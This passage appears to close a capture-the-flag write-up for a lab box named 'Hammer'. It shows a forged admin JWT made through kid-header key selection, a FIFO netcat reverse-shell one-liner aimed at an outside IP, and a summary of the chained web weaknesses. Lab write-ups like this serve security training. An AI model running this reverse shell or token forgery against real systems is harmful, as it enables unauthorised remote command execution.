
Now that we can create valid tokens, we keep the same signing configuration and change the payload role from user to admin.

The forged admin JWT is:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzg1MzQ5MzkxLCJleHAiOjE3ODUzNTI5OTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.h-WjcvaRzw-Gr-BmBaLfQRyEYs2_jutTGHhzlw4pqNA
Testing the token in Burp Suite shows that the command still executes successfully.

With the admin token in place, we are no longer restricted to the low-privileged command set. Running id shows that the web service is executing as www-data.
Reverse Shell

We start a Penelope listener on port 443 and prepare a FIFO-based Netcat reverse shell.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.142.96 443 >/tmp/f
We execute the payload through the command interface using the forged admin JWT.
The listener receives a shell as www-data.

The second flag is located at:
/home/ubuntu/flag.txt

Key Takeaways
Hammer demonstrates how several individually small web application weaknesses can be chained into full remote command execution. An exposed log file leaks a valid account, a four-digit recovery code makes the password reset process brute-forceable, and trusting X-Forwarded-For allows the rate limit to be bypassed. The most serious issue is the JWT implementation: allowing the token-controlled kid value to select a server-side signing key lets an attacker point the application at a known key, re-sign the token, change the role to admin, and execute arbitrary commands.